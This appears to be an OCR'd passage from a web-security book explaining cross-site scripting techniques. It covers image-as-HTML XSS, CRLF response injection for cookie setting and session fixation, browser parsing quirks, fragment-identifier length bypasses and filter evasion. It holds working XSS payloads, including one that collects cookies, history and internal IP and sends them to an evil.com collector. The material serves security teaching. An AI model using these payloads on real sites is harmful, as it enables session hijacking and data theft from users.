
```
<html>
       <body>
              <script>alert('XSS');</script>
       </body>
</html>
```

For the next step of this demonstration you need a Web server. As previously discussed in this book, you can use Windows Apache MySQL PHP (WAMP) package or any other server that can serve static files.

Put the newly created file inside your document root folder and change the extension from *.txt*, *.htm*, or *.html* to *.jpg*.

In my case, the test file is stored in *c:\Wamp\www\test.jpg*. In order to access the file, I need to visit http://localhost/test.jpg via IE. Notice that the browser does not complain about the inconsistencies in the served image file and it happily displays the alert message as shown on Figure 4.26.

Figure 4.26 IE Image XSS Exploit



Let's analyze the request response exchange between the client and the server. If you have an application proxy such as Burp and Paros or a browser helper extension such as the Web Developer Helper, you can easily capture the traffic between both the server and the client. In Figure 4.27 you can see the exchange as it was captured on my setup.

Figure 4.27 Content-type Headers Are Served Correctly

Notice that the server correctly serves the file as an image/jpeg. This is defined with the content-type header which value is based on the file extension of the served file. The file is served as *jpeg*. However, because the served content is not really an image, IE does a further check and verifies that the file is HTML. This behavior, although it seems to be the right one, leads to a number of security problems. In our case, image files can be interpreted as HTML.

NOTE

This attack is not just theoretical, and is demonstrated in the "Owning the Cingular Xpressmail User" example under the CRSF section.

This issue could be very frustrating for Web developers, because it introduces another obstacle when creating Web applications especially when they allow file upload in terms of images or anything else. When the file is received, the developer needs to make sure that the user is submitting a file that is in the correct format (i.e., the file format verification needs to be used). If the application does not do that, attackers can open XSS holes on sites that are not vulnerable to XSS, by planting malicious images on the server. In many situations, Web applications assume that every file that ends with *.jpg*, *.gif* or *.png* is an image file. Even if the

application ignores *.htm* and *.html* extensions, this technique can be used to bypass rigid XSS filters.

Apart from this issue, IE used to suffer from an embedded *.gif* XSS vulnerability which provides attackers with the ability to compromise images that are embed inside a page rather than being accessed as a resource. The difference between embed and resource images is explained with the following example:

```
<html>
       <body>
              <img src="test.jpg"/>
       </body>
</html>
```

If you open the code snippet presented here inside your browser, you will notice that no alert boxes show up. Because we use the *img* tag, IE tries the render the content of the file as an image but it fails. However, in old versions, the browser can be forced to execute JavaScript. This is achieved with the following example:

```
GIF89a? 8 ÷™fÿ™™<html><body><script>alert('xss')</script></body></html>
```

Notice that the first part of the example contains the string *GIF89a* plus some non-American Standard Code for Information Interchange (ASCII) characters. This string is the normal *gif* header you can find in all *gif* images. This is the actual string that is used to validate the image. However, because we correctly provide the header, the browser check is bypassed and we are left with a JavaScript expression executed in the visited page context.

This vulnerability is much more severe than the issue that we discussed at the beginning of this section, mainly because it allows attackers to execute XSS vectors on sites that correctly validates images by checking for the *gif* image header. Both of them can be used to compromise the integrity of Web applications to one degree or another.

HTTP Response Injection

HTTP Response Injection involves the attacker being able to inject special Carriage Return (ASCII 0x0D) Line Feed (ASCII 0x0A), or CRLF sequence inside the response headers. The CRLF sequence, per the RFC 2616 standard, is the delimiter that separates headers from each other. If attackers are able to inject these particular characters, they will be able to perform XSS, cache poisoning, and so forth.

The most common place where these types of vulnerabilities occur, is when you have redirection scripts that take a URL as input and generate the appropriate headers to transfer the user to the specified resource. The following PHP script illustrates this functionality:

```
<?php

if (isset($_GET['redirect'])) {
  header('Location: ' . $_GET['redirect']);
```

```
}

?>
```

If we name this script *redirector.php* and call it as redirector.php?redirect=http%3A//www.google.com, the server generates a response similar to the following:

```
HTTP/1.1 302 Found
Date: Mon, 02 Apr 2007 13:38:10 GMT
Server: Apache/1.3.37 (Unix) mod_auth_passthrough/1.8 mod_log_bytes/1.2
mod_bwlimited/1.4 PHP/4.4.3 mod_ssl/2.8.28 OpenSSL/0.9.7a
X-Powered-By: PHP/4.4.3
Location: http://www.google.com
Content-Type: text/html
Content-Length: 0
```

However, because the developer did not sanitize the redirect field, attackers can easily split the request using the following:

```
redirector.php?redirect=%0d%0a%0d%0a<script>alert(String.fromCharCode(88,83,83))
</script>
```

Notice the hex character sequence at the beginning of the redirect value. As we outlined earlier *%0d* (i.e., *0x0d)* is the CR and *%0a* (i.e. 0x0a) is the LF. We provide two CRLF sequences so we end up with two additional lines in our header. In addition, we encoded the XSS string as hex characters and used the *String.fromCharCode* function to convert the hex values to ASCII. This avoids any server side striping/filtering of quotes. The response will look like this:

```
HTTP/1.1 302 Found
Date: Mon, 02 Apr 2007 13:48:40 GMT
Server: Apache
X-Powered-By: PHP/4.4.1
Location:

<script>alert(String.fromCharCode(88,83,83))</script>
Transfer-Encoding: chunked
Content-Type: text/html

1


0
```

NOTE

Depending on the server platform language and security features that are in use, this attack could be prevented. However, it is a good security practice to make sure that any string that is passed into the header is properly escaped or encoded.

Similarly, we can we also inject/replace site cookies. For example:

```
redirector.php?redirect=%0d%0aSet-
Cookie%3A%20PHPSESSIONID%3D7e203ec5fb375dde9ad260f87ac57476%3B%20path%3D/
```

This request will result in the following response:

```
HTTP/1.1 302 Found
Date: Mon, 02 Apr 2007 13:51:48 GMT
Server: Apache
X-Powered-By: PHP/4.4.1
Location:
Set-Cookie: PHPSESSIONID=7e203ec5fb375dde9ad260f87ac57476; path=/
Content-Type: text/html
Content-Length: 1
```

Notice that attackers can use HTTP Response injection to perform session fixation attacks as well.


Source vs. DHTML Reality

Viewing source is one of the critical components to finding vulnerabilities in applications. The most common way to do this is to hit **Control-U** in Firefox or right-click on the background and click **View Source**. That's the most obvious way, and also the way that will make you miss a lot of serious potential issues.

For instance, JSON is dynamic code that is returned to the page to be used by the JavaScript on that page. When Google was vulnerable to XSS through their implementation of JSON, it was invisible to the page simply by viewing the source alone. It required following the path of requests until it led to the underlying JSON function. Because Google returned the JSON as text/html instead of text/plain or text/javascript, the browser processes, or "renders," this information as HTML. Let's look at the difference between text/plain and text/html encoding types.

Figure 4.28 shows a sample output of some HTML in text/plain and text/html side by side in Firefox:

Figure 4.28 HTML vs. Plain Text Comparison in Firefox




Firefox has done what we would expect. When the content type is text/plain, the output of the HTML from our dynamic script was not rendered. In fact, it was shown as raw text. Alternately, it does what we would expect for text/html by rendering the HTML and showing us a red "Hello World."

Figure 4.29 shows the exact same page, but this time it is in IE 7.0. However, what you'll notice is that IE has done something smart and potentially dangerous, by ignoring the set content type of text/plain and instead changing it to text/html behind the scenes.

Unfortunately, our theoretical Web application developer is at the mercy of how the browser decides to render the content on the page. As we can see above, we have no way to force the content type in the browser using the headers alone, unless the browser decides to comply.

One of the most fundamental concepts in cross-site scripting theory is to understand how browsers differ in how they render HTML and JavaScript. It is very common that one vector will work in one browser, yet not work in another. This usually has to do with non-standards compliant behavior and/or add-ons to the browser in question. Understanding the HTML and JavaScript source code of a page, as well as the behavior of the browser with the given source code, will be a theme throughout the book.

Figure 4.29 HTML vs. Plain Text Comparison in IE




One of the most basic fundamental issues with most people's understanding of XSS is that they believe it is completely an issue of JavaScript. It's true that some sort of language is a requirement for the vector to do anything, but it goes well beyond JavaScript in scope. But let's start from scratch. What is the basic requirement for JavaScript to run? Well, it has to be substantiated somehow. Generally that's through HTML. XSS is not purely a problem with JavaScript. Foremost, it's a problem with HTML itself. How can HTML substantiate the JavaScript (or VBScript or Java) to create the XSS?

Let's start with the source of a page. We will use a simple example of HTML injection in *123greetings.com*.

You'll notice that on the bottom of Figure 4.30 there is a JavaScript error (in bold). Of interest on this page are multiple points for injection, one of which is causing the error. Here is a snippet of the code:

```
<FORM METHOD=GET ACTION="/cgi-bin/search/search.pl">
<font color="#C30604" size=2 face=Verdana><b>Search</b></font> 
<input type="text" name=query size="60" value="OUR_CODE"> 
<input type="submit" value="Find"> 
```

Figure 4.30 XSS in *123greetings.com*



You'll see that the injection point is within an input tag. Inputting raw HTML won't have any affect here unless we can jump out of the encapsulation of the quotes. The simplest way to do that is to input another quote, which will close the first quote and leave an open one in its wake. That open quote will ruin the HTML below it in IE, but it won't in Firefox. In Figure 4.31 you'll see what this looks like in Firefox's view source once we've injected a single quote.

Figure 4.31 Firefox View Source for *123greetings.com* XSS Exploit


The figure shows that Firefox thinks our injected quote is closing the parameter, but instead of the next quote opening, another one it is marked as red and ignored. Firefox believes it's erroneous and doesn't do anything with the extraneous quote. Technically, this should ruin the next submit button as that is where the next quote is found in the source, but it doesn't. Firefox has made an assumption about the nature of the quote, and has made a smart assumption that it's not worth thinking about. These issues affect many browsers;

Firefox is not the only one. Now, let's put in an end angle bracket (>) and see what happens in Figure 4.32.

Figure 4.32 View Source After End Angle Bracket

Now that we have injected the end angle bracket (>), Firefox has closed the input box, leaving extra characters outside the input box. The functionality on the page has not been changed at this point. It works exactly as it did before, and the only visual cue that anything has been changed is the few extra characters by the input box. Now we can inject HTML and see what happens.

Figure 4.33 View Source of the Necessary XSS Payload



Perfect! It looks like our injection was successful. We could easily steal credentials, deface the site, or otherwise cause trouble (illustrated in Chapter 6). This is an example where there was no filter evasion required to make the JavaScript fire. *123greetings.com* had no protection against XSS to get around, making this vector trivial to accomplish.

Now, let's look at a more complex example of how rendering of HTML can cause issues. In this example, let's assume the victim does not allow the end angle bracket (>) to be injected, because the administrator of the site feels that you have to be able to close a tag to make it work properly. That seems like a fairly reasonable assumption. Let's look at a sample of broken code:

```
<HTML
  <BODY
    <SCRIPT SRC="http://ha.ckers.org/xss.js
  </BODY
</HTML
```

The code above is highly broken, because it doesn't have any end angle brackets, no end *"</script>"* tag, and it is missing a double quote after the SRC attribute. This is just about as broken as it gets, but yet it still runs in Firefox. Let's view how it renders in Firefox's view source (Figure 4.34), and then in WebDeveloper's View Generated Source function (Figure 4.35).

Figure 4.34 Firefox Normal View-source




Figure 4.35 Firefox Generated View-source


Not only did it run, but it added HTML tags. It added the end *"</script>"* tag, and the *"<head></head>"* tags. It also removed line breaks between the tags, and lowercased all the HTML and parameters as well as added a closing quote. The Web application developer was fooled not by the HTML itself (which most people would agree should not render), but by how the browser decided to render that particular set of tags.

Let's take one more example. We'll assume that the Web application developer has built some form of tokenizer. The tokenizer would look for open and closing pairs of encapsulation inside HTML tags and ignore the contents when they are in safe parameters (non-CSS, non-event handlers, or things that could call JavaScript directive, and so forth). This is a very complex way to find XSS, but it is about as close as most people get to understanding the DOM and predicting malicious code without having a rendering engine. The problem is manifested something like this:

```
<HTML>
  <BODY>
    <IMG """><SCRIPT>alert('XSS')</SCRIPT>">
  </BODY>
</HTML>
```

Technically, inside the *IMG* tag, the first two quotes should be considered encapsulation and should do nothing. The next quote should allow encapsulation and go to the next quote which is after the *</SCRIPT>* tag. Lastly, it should be closed by the trailing end angle bracket. Notice I said "should." Not one of the major browsers, such as, IE, Firefox, Netscape, or Opera handles it like that. They all feel like this is malformed HTML and attempt to fix it. In Figure 4.36 you see the Firefox WebDeveloper View Generated Source output.

Figure 4.36 The Result Code For After the Injection



Not only did Firefox add the *<head></head>* tags again, but this time it stripped parameters; namely the parameters that would have made this a safe thing to enter into a Web site. To be fair, all the browsers tested do the same thing, making them all unsafe when faced with this vector. Again, our theoretical Web application developer has been fooled not by the HTML itself, but by how the browser's render that same code.

Bypassing XSS Length Limitations

There are a number of techniques we can use in order to fit more characters in XSS vulnerable fields than the maximum allowed. In this section, we are going to play with fragment identifiers and XSS payloads in order to circumvent maximum field length restrictions and also bypass intrusion detection and preventing systems.

First of all, let's examine a hypothetical XSS vulnerability, which is defined like this:

```
http://www.acme.com/path/to/search.asp?query=">[payload]
```

Look carefully at the part near the [payload]. The first two characters of the query parameter close any open element attribute and the element body, which is followed by the payload. In order to exploit the vulnerability, we can do something as simple as this:

```
http://www.acme.com/path/to/search.asp?query="><script>alert('xss')</script>
```

This is enough to prove that the application is vulnerable to XSS, but will it be enough if we want to create a proper exploit? That might not be the case. The hypothetical application sanitizes the length of the query parameter in a way that only 60 characters are allowed. Obviously, our injection is highly limited if we only have tha number of characters.

Granted, we are still able to perform injection of a remote script via:

```
http://www.acme.com/path/to/search.asp?query="><script src="http://evil.com/s.js"/>
```

However, this approach is not suitable in situations requiring stealth and anonymity, not to mention that we rely on an external server to provide the malicious logic, which can be easily blocked. So, what other options do we have?

If you investigate all other possible ways of injecting JavaScript into a sanitized field you will see that there are not that many options available. However, with a simple trick we can convert reflected XSS vulnerability into a DOM-based XSS issue. This is achieved like this:

```
http://www.acme.com/path/to/search.asp?query="><script>eval(location.hash.subst
r(1))</script>#alert('xss')
```

Let's examine the exploit. First of all, the value of the query field is within the restrictions of the application: our code is only 48 characters. Notice that in the place of the [payload] we have *<script>eval(location.hash.substr(1))</script>*, which calls the JavaScript *eval* function on the hash parameter. The hash, also known as the fragment identifier, is data that follows the # sign, which in our case is *alert('xss')*.

NOTE

Fragment identifiers are mechanisms for referring to anchors in Web pages. The anchor is a tag to which *'hash'* is an id attribute. If we have a long page that contains several chapters of a book, we may want to create links within the page so we can get to the top, the bottom, and the middle of the content quicker. These links are called anchors.

By using this technique, we can put as much data as we want and the application will believe that only 48 characters are injected. For example, let's create a massive attack:

```
http://www.acme.com/path/to/search.asp?query="><script>eval(location.hash.substr(1)
)</script>#function include(url,onload){var
script=document.createElement('script');script.type='text/javascript';script.onload
=onload;script.src=url;document.body.appendChild(script)};include('http://www.gnuci
tizen.org/projects/attackapi/AttackAPI-standalone.js',function(){var
data={agent:$A.getAgent(),platform:$A.getPlatform(),cookies:$A.buildQuery($A.getCoo
kies()),plugins:$A.getPlugins().join(','),ip:$A.getInternalIP(),hostname:$A.getInte
rnalHostname(),extensions:[],states:[],history:[]};var
completed=0;$A.scanExtensions({onfound:function(signature){data.extensions.push(sig
nature.name)},oncomplete:function(){completed+=1}});$A.scanStates({onfound:function
(signature){data.states.push(signature.name)},oncomplete:function(){completed+=1}})
;$A.scanHistory({onfound:function(url){data.history.push(url)},oncomplete:function(
){completed+=1}});var
tmr=window.setInterval(function(){if(completed<3)return;data.extensions=data.extens
```

```
ions.join(',');data.states=data.states.join(',');data.history=data.history.join(','
);$A.transport({url:'http://evil.com/collect',query:data});window.clearInterval(tmr
)},1000)}
```

Again, while the URL looks very long, notice that most of the information is located after the fragment identifier (#).

XSS Filter Evasion

One of the fundamental skills needed for successful XSS is to understand filter evasion. This is because filters are often used by Web developers to prevent a would be attacker from injecting dangerous characters into a server side application. However, by paying attention to the rendered HTML, it is often possible to subvert such protections. This chapter will focus on filter evasion techniques, which is where most of the interesting aspects of XSS lay.

First, let's look at a traditional XSS example where the attacker is injecting a probe to determine if the site is vulnerable:

```
<SCRIPT>alert("XSS")</SCRIPT>
```

When this example is injected into an input box or a URL parameter, it will either fire or it will fail. If the injection fails, it doesn't mean the site is secure, it just means you need to look deeper. The first step is to view source on the Web page and see if you can find the injected string in the HTML. There are several places you may find it completely intact, yet hidden from the casual observer. The first is within an input parameter:

```
<INPUT type="text" value='<SCRIPT>alert("XSS")</SCRIPT>'>
```

In this example we could alter our input to include two characters that allow the injected code to jump out of the single quotes:

```
'><SCRIPT>alert("XSS")</SCRIPT>
```

Now our code renders because we have ended the input encapsulation and HTML tag before our vector, which allows it to fire as shown in Figure 4.37.


However, in this case, the extraneous single quote and closed angle bracket are displayed on the Web page. This can be suppressed if we update our vector into the following:

```
'><SCRIPT>alert("XSS")</SCRIPT><xss a='
```

This turns the code output into:

```
<INPUT type="text" value=''><SCRIPT>alert("XSS")</SCRIPT><xss a=''>
```

Figure 4.37 XSS Exploit In Action



As a result, the JavaScript code is injected with no visible indication of its existence. The *<xss a=">* tag does not render, because it is not valid. In a real-world scenario, the alert box would be stealing cookies, overwriting pages, or any number of malicious actions.

Let's use the same example above, but assume the Webmaster included code to put slashes in front of any single quotes or double quotes (i.e., *add_slashes()*). Our previous vector without the last part would now turn into:

```
<INPUT type="text" value='\'><SCRIPT>alert(\"XSS\")</SCRIPT>'>
```

We are still safely outside the HTML parameter and the *INPUT* tag, but now our vector won't fire anymore due to the inserted '\' characters. To defeat this, we need to stop using quotes in our vector. How about using the *String.fromCharCode()* function in JavaScript to help us? *String.fromCharCode* allows you to include the decimal equivalent of any ASCII character without having to actually type that string. Here's what the ASCII chart looks like in hexadecimal (base 6) and decimal (base 10):

```
Decimal:
  0 nul    1 soh    2 stx    3 etx    4 eot    5 enq    6 ack    7 bel
  8 bs     9 ht    10 nl    11 vt    12 np    13 cr    14 so    15 si
 16 dle   17 dc1   18 dc2   19 dc3   20 dc4   21 nak   22 syn   23 etb
 24 can   25 em    26 sub   27 esc   28 fs    29 gs    30 rs    31 us
 32 sp    33  !    34  "    35  #    36  $    37  %    38  &    39  '
 40  (    41  )    42  *    43  +    44  ,    45  -    46  .    47  /
```

```
 48  0    49  1    50  2    51  3    52  4    53  5    54  6    55  7
 56  8    57  9    58  :    59  ;    60  <    61  =    62  >    63  ?
 64  @    65  A    66  B    67  C    68  D    69  E    70  F    71  G
 72  H    73  I    74  J    75  K    76  L    77  M    78  N    79  O
 80  P    81  Q    82  R    83  S    84  T    85  U    86  V    87  W
 88  X    89  Y    90  Z    91  [    92  \    93  ]    94  ^    95  _
 96  `    97  a    98  b    99  c   100  d   101  e   102  f   103  g
104  h   105  i   106  j   107  k   108  l   109  m   110  n   111  o
112  p   113  q   114  r   115  s   116  t   117  u   118  v   119  w
120  x   121  y   122  z   123  {   124  |   125  }   126  ~   127 del

Hexidecimal:
00 nul   01 soh   02 stx   03 etx   04 eot   05 enq   06 ack   07 bel
08 bs    09 ht    0a nl    0b vt    0c np    0d cr    0e so    0f si
10 dle   11 dc1   12 dc2   13 dc3   14 dc4   15 nak   16 syn   17 etb
18 can   19 em    1a sub   1b esc   1c fs    1d gs    1e rs    1f us
20 sp    21  !    22  "    23  #    24  $    25  %    26  &    27  '
28  (    29  )    2a  *    2b  +    2c  ,    2d  -    2e  .    2f  /
30  0    31  1    32  2    33  3    34  4    35  5    36  6    37  7
38  8    39  9    3a  :    3b  ;    3c  <    3d  =    3e  >    3f  ?
40  @    41  A    42  B    43  C    44  D    45  E    46  F    47  G
48  H    49  I    4a  J    4b  K    4c  L    4d  M    4e  N    4f  O
50  P    51  Q    52  R    53  S    54  T    55  U    56  V    57  W
58  X    59  Y    5a  Z    5b  [    5c  \    5d  ]    5e  ^    5f  _
60  `    61  a    62  b    63  c    64  d    65  e    66  f    67  g
68  h    69  i    6a  j    6b  k    6c  l    6d  m    6e  n    6f  o
70  p    71  q    72  r    73  s    74  t    75  u    76  v    77  w
78  x    79  y    7a  z    7b  {    7c  |    7d  }    7e  ~    7f del
```

To make our pop-up show as the previous examples, we would need the letters "X," "S," and "S". The X in decimal is 88, and the S is 83. So we string the desired decimal values together with commas and update our vector into this:

```
<INPUT type="text"
value='\'><SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT>'>
```

Just like that our script works again. This is a very common method to stop people from rendering JavaScript and HTML. While it does work against casual people who don't actually try to figure out what is going on, it's not particularly effective at stopping a determined attacker.

NOTE

The reason we use alert as an example is because it is benign and easy to see. In a real-world example you could use *eval()* instead of alert. The *String.fromCharCode* would include the vector to be evaluated by the *eval()* statement. This is a highly effective in real world tests.

Another possible injection point that could exist is when the developer uses unsanitized user input as part of the generated HTML within a script element. For example:

```
<script>
var query_string="<XSS>";
somefunction(query_string);
function somefunction {
…
}
</script>
```

It appears we have access to the inside of the JavaScript function. Let's try adding some quotes and see if we can jump out of the encapsulation:


```
<script>
var query_string="”<XSS>";
somefunction(query_string);
function somefunction {
…
}
</script>
```

It worked, and also caused a JavaScript error in the process as shown in Figure 4.38.

Let's try one more time, but instead of trying to inject HTML, let's use straight JavaScript. Because we are in a script tag anyway, why not use it to our advantage?

```
<script>
var query_string="";alert("XSS");//";
somefunction(query_string);
function somefunction {
…
}
</script>
```

Figure 4.38 Firefox Error Console



This injected string closed the first quote with our quote, and then it added a semicolon to end the variable assignment and inserted our alert function. The only trick to this is at the end of the line we need to add double slashes, which is the JavaScript convention to comment the end of the line. Without this addition, our injected code would cause JavaScript errors and would make our vector fail.

